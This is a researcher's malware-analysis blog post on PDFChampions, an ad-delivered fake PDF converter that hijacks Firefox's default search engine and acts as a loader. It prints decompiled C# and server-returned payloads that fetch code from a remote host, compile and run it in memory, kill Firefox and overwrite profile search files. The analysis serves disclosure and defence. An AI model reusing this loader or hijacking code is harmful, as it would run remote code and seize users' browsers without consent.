
TL;DR
PDFChampions is a YAPA Browser Hijacker, delivered via ads, that changes the browsers default search engine and also functions as a loader.
Table of Contents
Tactical Pause
THE CONTENT, VIEWS, AND OPINIONS EXPRESSED ON THIS DOCUMENT ARE MY OWN AND DO NOT REFLECT THOSE OF MY EMPLOYER OR ANY AFFILIATED ORGANIZATIONS. ALL RESEARCH, ANALYSIS, AND WRITING ARE CONDUCTED ON MY PERSONAL TIME AND USING MY OWN PERSONALLY-ACQUIRED RESOURCES. ANY REFERENCES, TOOLS, OR SOFTWARE MENTIONED HERE ARE LIKEWISE USED INDEPENDENTLY AND ARE NOT ASSOCIATED WITH, ENDORSED, OR FUNDED BY MY EMPLOYER.
Summary Up Front
PDFChampions is a YAPA Browser Hijacker with loader capabilities that downloads, compiles, and executes dynamic code from memory. This research was a continuation of my research into ConvertMaster [1] and ConvertyFile [2] browser hijackers. All three are delivered via ads. I consider PDFChampions to be the most dangerous because it includes the loader capabilities.
After-publish Edit Notes
I’ve made edits to this after I originally published this. I pasted text snippets of the code that were in screenshot snips – Thanks to the helpful feedback from Squiblydoo (@SquiblydooBlog [https://x.com/SquiblydooBlog]) and Luke Acha (@luke92881[https://x.com/luke92881])!
Intro
This continues from my analysis on ConvertMaster [1] and ConvertyFile [2]. PDFChampions is a YAPA Browser Hijacker that is also a loader. YAPA is Yet Another PDF App that Luke Acha (@luke92881[3]) mentions in “Fake PDF converter hides a dark secret” [4].
Google Advertisement
This ad was served again from govsalaries[.]com. I will likely continue to pull converter ads from their site as the browser hijackers become available. The snip below shows the ad.

The advertiser is OSADS LTD. The snip below is from Google Ad Transparency.

The snip below shows they are also advertising for “PDFSupernova”. This could be next in the queue.

Delivery

The ad leads you to “hxxps[:]//pdfchampions[.]com/pdfchampions”. Follow along with my work with the Any Run session [5]!

PDFChampions.exe (SHA256: 7c5004c9d3ed4325c547ec0127d59205529f4574444a9e74dc108b0783d6e392) is served from “hxxps[:]//downloadive[.]com/puoyder/o/PDFChampions.exe”. Keep in mind that there will be parameters in the URL.

Execution
First you have to accept the EULA.

These are the install views that are similar to ConvertyFile and ConvertMaster. It covers the screen to ensure you don’t see the browser activities in the background.

This is the thank you page indicating there was a successful installation.

The snip below shows the shortcut on the desktop, and the properties. I show this because this is the same behavior as ConvertyFile and ConvertMaster. The online converter is “hxxps[:]//champion.pdfchampions[.]com”.

This is a snip of the online converter. Note how ConvertyFile and ConvertMaster also used a desktop link to bring the user to an online converter.

Config Server
Line 28 of the Program class shows it will fetch from hxxps[:]//api.mekanfig[.]com/api/v1/message.

The snip below shows the main parts of the Fetch method for reference. The first argument is the endpoint. The second is the pID that remains the same for the install. The third argument is the segment ID. The segment ID changes. The first fetch uses the segID “cfg”.

20251108 Edit – The code snip below is the code from the snip above.
public static string Fetch(string endpoint, string pID, string segID)
{
    string text2;
    try
    {
        using (HttpClient httpClient = new HttpClient())
        {
            StringContent stringContent = new StringContent(JsonConvert.SerializeObject(new
            {
                pid = pID,
                segment_id = segID
            }), Encoding.UTF8, "application/json");
            HttpResponseMessage result = httpClient.PostAsync(endpoint, stringContent).Result;
            string text;
            if (!result.IsSuccessStatusCode)
            {
                text = string.Empty;
            }
            else
            {
                JToken jtoken = JObject.Parse(result.Content.ReadAsStringAsync().Result)["data"];
                text = ((jtoken != null) ? jtoken.ToString() : null);
            }
            text2 = text;
        }
    }
    catch (Exception ex)
    {
        TelemetryReporter.Send(100, "Exception while get code " + ex.Message);
        text2 = string.Empty;
    }
    return text2;
}
The snip shows the response to the POST request to “hxxps[:]//api.mekanfig[.]com/api/v1/” contains the dynamic configs.

20251108 Edit – The code snip below is the response after it was ran through the Cyber Chef JSON Beautify and Unescape string recipes. I’ve removed the EulaText, BannerImageBase64, and the LogoImageBase64 key value pairs for brevity.
{
    "success": true,
    "message": null,
    "data": "{
  "PID": "czUX3wMDAy",
  "Title": "PDFChampions",
  "Description": "PDF-Champions will be your perfect compnanion for converting doc documents to PDF. The installation process changes the deafult search engine",
  "EulaCondition": "By clicking \"Next\" I give my consent to install PDFChampions and set my default search settings to mariosearch and I agree to following privacy and terms policies",
  "PrivacyPolicyUrl": "https://pdfchampions.com/privacy.html",
  "TermsOfServiceUrl": "https://pdfchampions.com/terms.html",
  "UninstallUrl": "https://pdfchampions.com/uninstall.html",
  "TYPUrl": "https://pdfchampions.com/thanks",
  "CodeUri": "https://api.mekanfig.com/api/v1/message",
  "ReportUri": "https://infto.mariosearch.com/api/v1/preport",
  "ConfigUri":"https://more.mariosearch.com/api/v1/getprofiler?profile_id=",
  "CancelButtonColor": "#FF0000",
  "CancelButtonForeColor": "#FFFFFF",
  "NextButtonColor": "#00cc00",
  "NextButtonForeColor": "#FFFFFF",
  "SecondScreenMessage": "Please wait while install is in progress...",
  "SecondScreenMessage2": "This may take up to 30 seconds.",
  "EulaHeading": "End User License Agreement :"
}
"
}
In the snip above, it contains the key/pair below.
\”ConfigUri\”:\”https://more.mariosearch.com/api/v1/getprofiler?profile_id=\”
The snip below shows the GET request to hxxps[:]//more.mariosearch[.]com/api/v1/getprofiler?profile_id=9kie7cg6.default-release. It returns a mozlz4 file.

A mozlz4 file is a compressed file that Firefox uses to store browser configs. In the Any Run session, the mozlz4 file got saved as “C:\Users\admin\AppData\Local\Temp\search.json.mozlz4”, so you can download it and follow along.
I used Jefferson Scher’s Firefox Search Engine Extractor to view it online [6]. The snip below shows the results.

It shows the Mariosearch URL hxxps[:]//more.mariosearch[.]com/search?uid=3a6a9d7ca49600337da9e57538771f20&pid=s50002&install_date=29-10-2025&q={searchTerms}. During the session, I observed that the default search engine was modified after installing. I searched for “what is mariosearch”. The snip below shows the PCAP from my search for “what is mariosearch” that gets sent to more.mariosearch[.]com, and redirected to Google search.

Returning back to the flow.
After the “cfg” Fetch is successful, it fetches the “dets” segment, and passes it as the first argument to Mexcuter.RunProductInfo as seen below.

20251108 Edit – The code below is from the snip above.
ConfigurationService.LoadConfig(text);
string text2 = Retrieve.Fetch(ConfigurationService.Current.CodeUri, ConfigurationService.Current.Pid, "dets");
if (string.IsNullOrEmpty(text2))
{
	TelemetryReporter.Send(9, "Detail code is empty");
	MessageBox.Show("Unable to retrieve system detail information.", "Startup Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
}
else
{
	object obj = Mexcuter.RunProductInfo(text2, ConfigurationService.Current.Pid);
	if (obj == null)
	{
		TelemetryReporter.Send(9, "Failed to evaluate product info from dynamic code.");
		MessageBox.Show("System information evaluation failed.", "Startup Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
	}
	else
	{
		AppSettings.Details = obj;
		Application.Run(new FirstScreen());
	}
}
The snip below shows the “dets” request.

The snip below shows the response. Take note of how it looks like code that is passed as a JSON object. The code performs common enumeration tasks.

20251108 Edit – The code below is from the response in the snip above. I ran it through the Cyber Chef JSON Beautify and Unescape string recipes.
{
    "success": true,
    "message": null,
    "data": "using System;
using System.IO;
using System.Net;
using System.Drawing;
using System.Diagnostics;
using System.Threading;
using System.Management;
using System.Collections.Generic;
using System.Text;
using System.Runtime.InteropServices;

namespace ModuleDetail
{
    public class Types
    {
        public static Dictionary<string, int> OType = new Dictionary<string, int>()
                    {
                        {"windows 7" , 7 },
                        {"windows 8" , 8 },
                        {"windows 8.1" , 81 },
                        {"windows 10" , 10 },
                        {"windows 11" , 11 },
                        {"other" , 6 }
                    };
    }
    public class InfoObject
    {
        public int EventCode { get; set; } = 0;
        public string PID { get; set; } = "2000";
        public int ProductCategory { get; set; } = 1;
        public string ProductVersion { get; set; } = "0.0.0.0";
        public int OsId { get; set; } = 6;
        public int OsSubType { get; set; } = 11;
        public string OsBuild { get; set; } = "00000";
        public string OsEdition { get; set; } = "Pro";
        public int BrowserId { get; set; } = 3;
        public string BrowserVersion { get; set; } = "0.0.0.0";
        public string ClientId { get; set; } = "00000000-0000-0000-0000-000000000000";
        public string Info { get; set; } = " ";
    }

    public class Product
    {
        public InfoObject GetOs(InfoObject infoObject)
        {
            try
            {
                ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem");
                ManagementObjectCollection collection = managementObjectSearcher.Get();
                foreach (ManagementObject obj in collection)
                {
                    string caption = obj["Caption"].ToString();
                    string build = obj["BuildNumber"].ToString();
                    infoObject.OsBuild = build;
                    string[] words = caption.Split(new char[] { ' ' }, StringSplitOptions.RemoveEmptyEntries);
                    if (words.Length >= 4)
                    {
                        int oType;
                        if (Types.OType.TryGetValue(words[1].ToLower() + " " + words[2].ToLower(), out oType))
                        {
                            infoObject.OsSubType = oType;
                        }
                        infoObject.OsEdition = words[3].ToLower();
                        infoObject.OsId = 1;
                    }
                }
                return infoObject;
            }
            catch (ManagementException e)
            {
                infoObject.OsId = 6;
                infoObject.OsEdition = " ";
                return infoObject;
            }
        }
        public string isPathExists()
        {
            string p64 = "C:\\Program Files\\Mozilla Firefox\\firefox.exe";
            string p32 = "C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe";
            if (File.Exists(p64))
            {
                return p64;
            }
            else if (File.Exists(p32))
            {
                return p32;
            }
            else
            {
                string misc = TryGetPath();
                if (File.Exists(misc)) {
                    return misc;
                }
                else {
                    return "";
                }
            }
        }
        public string GetFileVer(string filePath)
        {
            if (!string.IsNullOrEmpty(filePath) && File.Exists(filePath))
            {
                var versionInfo = FileVersionInfo.GetVersionInfo(filePath);
                return versionInfo.FileVersion;
            }
            return "0.0.0.0";
        }
        public InfoObject GetDwBrow(InfoObject infoObject)
        {
            infoObject.BrowserId = 3;
            infoObject.BrowserVersion = GetFileVer(isPathExists());
            return infoObject;
        }
        public InfoObject GetInfoInObject(string message, string pid)
        {
            InfoObject infoObject = new InfoObject();
            infoObject.PID = pid;
            infoObject = GetOs(infoObject);
            infoObject = GetDwBrow(infoObject);
            return infoObject;
        }

        public string TryGetPath()
        {
           foreach (Process proc in Process.GetProcessesByName("firefox"))
           {
                try
                {
                 string path = GetExecutablePath(proc.Id);
                 return path;
                }
                catch (Exception ex)
                {

                }
            }

            return "";
        }

        public string GetExecutablePath(int processId)
        {
             using (var searcher = new ManagementObjectSearcher(
                $"SELECT ExecutablePath FROM Win32_Process WHERE ProcessId = {processId}"))
             using (var results = searcher.Get())
             {
                    foreach (ManagementObject obj in results)
                    {
                        return obj["ExecutablePath"]?.ToString();
                    }
             }
             return "";
        }
    }
}
"
}
Loader Functions
RunProductInfo calls RunDynamicMethod.

Before showing the RunDynamicMethod, I probably should show the using directives. The snip below is a snip of the using directives for Mexcuter.

The snip below shows the main part of the RunDynamicMethod. It takes the code that was passed as an argument. It will take the de-serialized JSON code from “dets”. It will check its cache to see if it was already compiled. If it wasn’t already compiled, it’ll compile it into an assembly object on line 56 and add it to the cache on line 57. Note, this remains in memory, and it does not get saved to disk. It executes the code on line 81.

20251108 Edit – The code below is from the snip above.
private static object RunDynamicMethod(string code, string className, string methodName, object[] parameters)
{
	if (string.IsNullOrWhiteSpace(code))
	{
		if (!Mexcuter._sentErrorReport)
		{
			TelemetryReporter.Send(9, "Error: code for class " + className + " is empty");
			Mexcuter._sentErrorReport = true;
		}
		return null;
	}
	Assembly assembly;
	if (!Mexcuter.CachedAssemblies.TryGetValue(code, out assembly))
	{
		PortableExecutableReference[] array = new PortableExecutableReference[]
		{
			MetadataReference.CreateFromFile(typeof(object).Assembly.Location, default(MetadataReferenceProperties), null),
			MetadataReference.CreateFromFile(typeof(Enumerable).Assembly.Location, default(MetadataReferenceProperties), null),
			MetadataReference.CreateFromFile(typeof(Component).Assembly.Location, default(MetadataReferenceProperties), null),
			MetadataReference.CreateFromFile(typeof(ManagementObjectSearcher).Assembly.Location, default(MetadataReferenceProperties), null)
		};
		try
		{
			MetadataReference[] array2 = array;
			assembly = Assemble.CompAndGo(code, array2);
			Mexcuter.CachedAssemblies[code] = assembly;
		}
		catch (Exception ex)
		{
			TelemetryReporter.Send(9, "Compilation error: " + ex.Message);
			return null;
		}
	}
	Type type = assembly.GetType(className);
	if (type == null)
	{
		TelemetryReporter.Send(9, "Error: '" + className + "' type not found in compiled code.");
		return null;
	}
	object obj = Activator.CreateInstance(type);
	MethodInfo method = type.GetMethod(methodName);
	if (method == null)
	{
		TelemetryReporter.Send(9, string.Concat(new string[] { "Error: '", methodName, "' method not found in ", className, "." }));
		return null;
	}
	object obj2;
	try
	{
		obj2 = method.Invoke(obj, parameters);
	}
	catch (Exception ex2)
	{
		TelemetryReporter.Send(9, "Execution error: " + ex2.Message);
		obj2 = null;
	}
	return obj2;
}
Next, it will render the first screen and when the user clicks the next button, it executes the code below.

The code above fetches the “short” segment, and then executes Mexcutre.RunShortcutCreation. The snip below shows the head of the response for the “short” segment. Take note of how it looks like code that is returned in JSON format.

20251108 Edit – The code below is from the response snip above. I ran it through the Cyber Chef JSON Beautify and Unescape string recipes. I’ve truncated the string base64Image because it was too long.
{
    "success": true,
    "message": null,
    "data": "using System;
using System.IO;
using System.Text;
using System.Drawing;
namespace ModuleShort
{
    public class Product
    {
        public void CreateProduct(string productName)
        {
            CreateIco(productName);
            CreateShort(productName);
            CreateShortSmart(productName);
        }
        public void CreateIco(string name)
        {
            string base64Image = "{TRUNCATED}";

            try
            {
                byte[] imageBytes = Convert.FromBase64String(base64Image);

                string targetPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
                string targetIconPath = Path.Combine(targetPath, name + ".ico");
                System.IO.File.WriteAllBytes(targetIconPath, imageBytes);
            }
            catch (Exception ex)
            {
            }
        }
        public void CreateShort(string nameOfShort)
        {
            string name = nameOfShort.Insert(3, " ");
            string targetPath = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
            string localIconPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
            string iconPath = Path.Combine(localIconPath, nameOfShort + ".ico");
            string shortLocation = Path.Combine(targetPath, name + ".url");
            string str = string.Format("[InternetShortcut]\nURL = {0}\nIconFile = {1}\nIconIndex = 0", "https://champion." + nameOfShort + ".com", iconPath);
            try
            {
                using (FileStream fs = System.IO.File.Create(shortLocation))
                {
                    byte[] info = new UTF8Encoding(true).GetBytes(str);
                    fs.Write(info, 0, info.Length);
                }
            }
            catch (Exception e)
            {
            }
        }
        public void CreateShortSmart(string nameOfShort)
        {
            string name = nameOfShort.Insert(3, " ");
            string targetPath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.StartMenu), nameOfShort);
            string localIconPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
            string iconPath = Path.Combine(localIconPath, nameOfShort + ".ico");
            string shortLocation = Path.Combine(targetPath, "Uninstall " + name + ".url");
            if (!Directory.Exists(targetPath))
            {
                Directory.CreateDirectory(targetPath);
            }
            string str = string.Format("[InternetShortcut]\nURL = {0}\nIconFile = {1}\nIconIndex = 0", "https://" + nameOfShort + ".com/uninstall", iconPath);
            try
            {
                using (FileStream fs = System.IO.File.Create(shortLocation))
                {
                    byte[] info = new UTF8Encoding(true).GetBytes(str);
                    fs.Write(info, 0, info.Length);
                }
            }
            catch (Exception e)
            {
            }
        }
    }
}"
}
The RunShortcutCreation method just executes RunDynamicMethod, as seen in the snip below.

The main part of the code is at the bottom of the “short” response. It is basically code to create a desktop shortcut to hxxps[:]//champion.pdfchampions[.]com as seen in the snip below.

After the first screen is done, it calls on Frox.SetFF as seen in the snip below. This is where the browser hijacking occurs.

The snip below shows the code for SetFF. It runs a fetch for the “seof” segment on line 22, and compiles the string into assembly on line 33. It executes the code to close all of the Firefox processes on line 52 and then it executes the code method “GetFF” on line 55.

20251108 Edit – The code below is from the snip above.
public static bool SetFF(Frox.Operation currentOperation, string url = "")
{
	if (Frox.OpsAssembly == null)
	{
		string text = Retrieve.Fetch(ConfigurationService.Current.CodeUri, ConfigurationService.Current.Pid, "seof");
		if (!string.IsNullOrEmpty(text))
		{
			MetadataReference[] array = new MetadataReference[]
			{
				MetadataReference.CreateFromFile(typeof(object).Assembly.Location, default(MetadataReferenceProperties), null),
				MetadataReference.CreateFromFile(typeof(Enumerable).Assembly.Location, default(MetadataReferenceProperties), null),
				MetadataReference.CreateFromFile(typeof(Component).Assembly.Location, default(MetadataReferenceProperties), null),
				MetadataReference.CreateFromFile(typeof(Clipboard).Assembly.Location, default(MetadataReferenceProperties), null),
				MetadataReference.CreateFromFile(typeof(HttpClient).Assembly.Location, default(MetadataReferenceProperties), null)
			};
			Frox.OpsAssembly = Assemble.CompAndGo(text, array);
		}
		else if (!Frox.IsSent)
		{
			TelemetryReporter.Send(9, "Error : FTOF code is Empty");
			Frox.IsSent = true;
		}
	}
	if (Frox.OpsAssembly != null)
	{
		Type type = Frox.OpsAssembly.GetType("TOFFF.UpdateFFFile");
		object obj = Activator.CreateInstance(type);
		if (currentOperation == Frox.Operation.OPEN)
		{
			type.InvokeMember("OpenUrl", BindingFlags.InvokeMethod, null, obj, new object[] { url });
			return true;
		}
		if (currentOperation == Frox.Operation.FFTO)
		{
			bool flag = (bool)type.GetMethod("CloseAll").Invoke(obj, new object[0]);
			if (flag)
			{
				flag = (bool)type.GetMethod("GetFF").Invoke(obj, new object[] { url });
			}
			else
			{
				TelemetryReporter.Send(9, "Error : Failed CloseALL");
			}
			return flag;
		}
	}
	return false;
}
The snip below shows the response for the “seof” segment. The gist of GetFF is that it is used to copy the previously mentioned mozlz4 file to each Firefox profile directory. In our case, it will set the default search engine to the more.mariosearch[.]com search URL.

20251108 Edit – The code below is from the response snip above. I ran it through the Cyber Chef JSON Beautify and Unescape strings recipes.
{
    "success": true,
    "message": null,
    "data": "using System;
using System.Diagnostics;
using System.IO;
using System.Net.Http;
using System.Collections.Generic;
using System.Threading;

namespace TOFFF
{
    public class UpdateFFFile
    {
        public static void OpenUrl(string url)
        {
            OtherHelper.OpenUrl(url);
        }
        public static bool GetFF(string url)
        {
            string fileName = "search.json.mozlz4";
            string pPath = "";
            string appData = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
            List<string> profileDirs = new List<string>();
            string tfolder = "Profiles";

            try
            {
                foreach (string prefsPath in Directory.GetFiles(appData, "extensions.json", SearchOption.AllDirectories))
                {
                    string dir = Path.GetDirectoryName(prefsPath);
                    profileDirs.Add(dir);
                }

                foreach (string dir in profileDirs)
                {
                    var parts = dir.Split(Path.DirectorySeparatorChar);
                    var result = new System.Text.StringBuilder();

                    foreach (var part in parts)
                    {
                        result.Append(part).Append(Path.DirectorySeparatorChar);
                        if (string.Equals(part, tfolder, StringComparison.OrdinalIgnoreCase))
                            break;
                    }

                    pPath = result.ToString().TrimEnd(Path.DirectorySeparatorChar);
                }
            }
            catch (UnauthorizedAccessException e)
            {
                Console.WriteLine("Access denied to some folders: " + e.Message);
            }

            string profilesPath = "";

            if (!string.IsNullOrEmpty(pPath))
            {
              profilesPath = pPath;
            }
            else
            {
              profilesPath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Mozilla", "firefox", "Profiles");
            }

            bool copiedAtLeastOne = false;

            if (Directory.Exists(profilesPath))
            {
                foreach (string profileFolder in Directory.GetDirectories(profilesPath))
                {
                    string tempFilePath = Path.Combine(Path.GetTempPath(), fileName);
                    string profileName = Path.GetFileName(profileFolder);
                    if (!SaveConfigToFile($"{url}{profileName}"))
                    {
                        continue;
                    }

                    if (!File.Exists(tempFilePath))
                    {
                        continue;
                    }

                    string destinationFilePath = Path.Combine(profileFolder, fileName);

                    if (File.Exists(destinationFilePath))
                    {
                        try
                        {
                            File.Copy(tempFilePath, destinationFilePath, true);
                            Console.WriteLine($"Copied to: {destinationFilePath}");
                            copiedAtLeastOne = true;
                        }
                        catch (Exception ex)
                        {
                            //Console.WriteLine($"Failed to copy to {destinationFilePath}: {ex.Message}");
                        }
                    }
                }
            }
            return copiedAtLeastOne;
        }
        public static bool SaveConfigToFile(string apiUrl)
        {
            var fileName = "search.json.mozlz4";
            string tempFolderPath = Path.GetTempPath();
            string filePath = Path.Combine(tempFolderPath, fileName);

            try
            {
                using (var httpClient = new HttpClient())
                using (var response = httpClient.GetAsync(apiUrl).Result)
                {
                    if (!response.IsSuccessStatusCode)
                        return false;

                    using (var responseStream = response.Content.ReadAsStreamAsync().Result)
                    using (var fileStream = new FileStream(filePath, FileMode.Create, FileAccess.Write, FileShare.None))
                    {
                        responseStream.CopyTo(fileStream);
                    }

                    Console.WriteLine($"File saved successfully at {filePath}");
                    return true;
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine($"Exception in SaveConfigToFile: {ex.Message}");
                return false;
            }
        }
        public static bool CountFFPro()
        {
            Process[] processes = Process.GetProcessesByName("firefox");

            return processes.Length == 0;
        }
        public static bool CloseAll()
        {
            int j = 0;
            bool result = false;
            do
            {
                OtherHelper.CleanBro(false);
                if (j > 50 && !CountFFPro())
                {
                    OtherHelper.CleanBro(true);
	      Thread.Sleep(2000);
                }
                result = CountFFPro();
                if (result) { break; }
                j++;
            } while (j <= 51);
            return result;
        }
    }
    public static class OtherHelper
    {
        public static string GetFFPath()
        {
            string[] potentialPaths = new[]
            {
                    $@"C:\Program Files\Mozilla Firefox\firefox.exe",
                    $@"C:\Program Files (x86)\Mozilla Firefox\firefox.exe"
                };

            foreach (var path in potentialPaths)
            {
                if (File.Exists(path))
                {
                    return path;
                }
            }
            return "";
        }
        public static void CleanBro(bool mode)
        {
            try
            {

                string command = "";
                command = $"taskkill /IM {"firefox.exe"}";
                if (mode) command = $"taskkill /F /IM {"firefox.exe"} /T";

                // Start command prompt process
                using (var process = new Process())
                {
                    process.StartInfo.FileName = "cmd.exe";
                    process.StartInfo.Arguments = $"/C {command}";
                    process.StartInfo.RedirectStandardOutput = true;
                    process.StartInfo.UseShellExecute = false;
                    process.StartInfo.CreateNoWindow = true;

                    process.Start();
                    process.WaitForExit(); // Wait for the command to complete

                    Console.WriteLine("x-bro Done.");
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine($"An error occurred: {ex.Message}");
            }
        }
        public static void OpenUrl(string url)
        {
            try
            {
                string ePth = GetFFPath();
                if (!string.IsNullOrEmpty(ePth)) {
                    Process.Start(ePth, url);
                }
                else {
                    Process.Start("firefox", url);
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine($"An error occurred opening bro: {ex.Message}");
            }
        }
    }
}
"
}
Summary
PDFChampions is a YAPA Browser Hijacker with loader capabilities that downloads, compiles, and executes dynamic code from memory. This research was a continuation of my research into ConvertMaster and ConvertyFile browser hijackers. All three are delivered via ads. I consider PDFChampions to be the most dangerous because it includes the loader capabilities.
References
1 – https://malasada.tech/convert-master-browser-hijacker-analysis/
2 – https://malasada.tech/convertyfile-browser-hijacker/
4 – https://blog.lukeacha.com/2025/11/fake-pdf-converter-hides-dark-secret.html
5 – https://app.any.run/tasks/07e8ff42-e218-42c3-9d96-9f1034b55b73
6 – https://www.jeffersonscher.com/ffu/searchjson.html
Indicators
7c5004c9d3ed4325c547ec0127d59205529f4574444a9e74dc108b0783d6e392
pdfchampions[.]com

downloadive[.]com

champion.pdfchampions[.]com

api.mekanfig[.]com

more.mariosearch[.]com

hxxps[:]//pdfchampions[.]com/pdfchampions

hxxps[:]//pdfchampions[.]com/thanks?book=1

hxxps[:]//downloadive[.]com/puoyder/o/PDFChampions.exe

hxxps[:]//champion.pdfchampions[.]com

hxxps[:]//api.mekanfig[.]com/api/v1/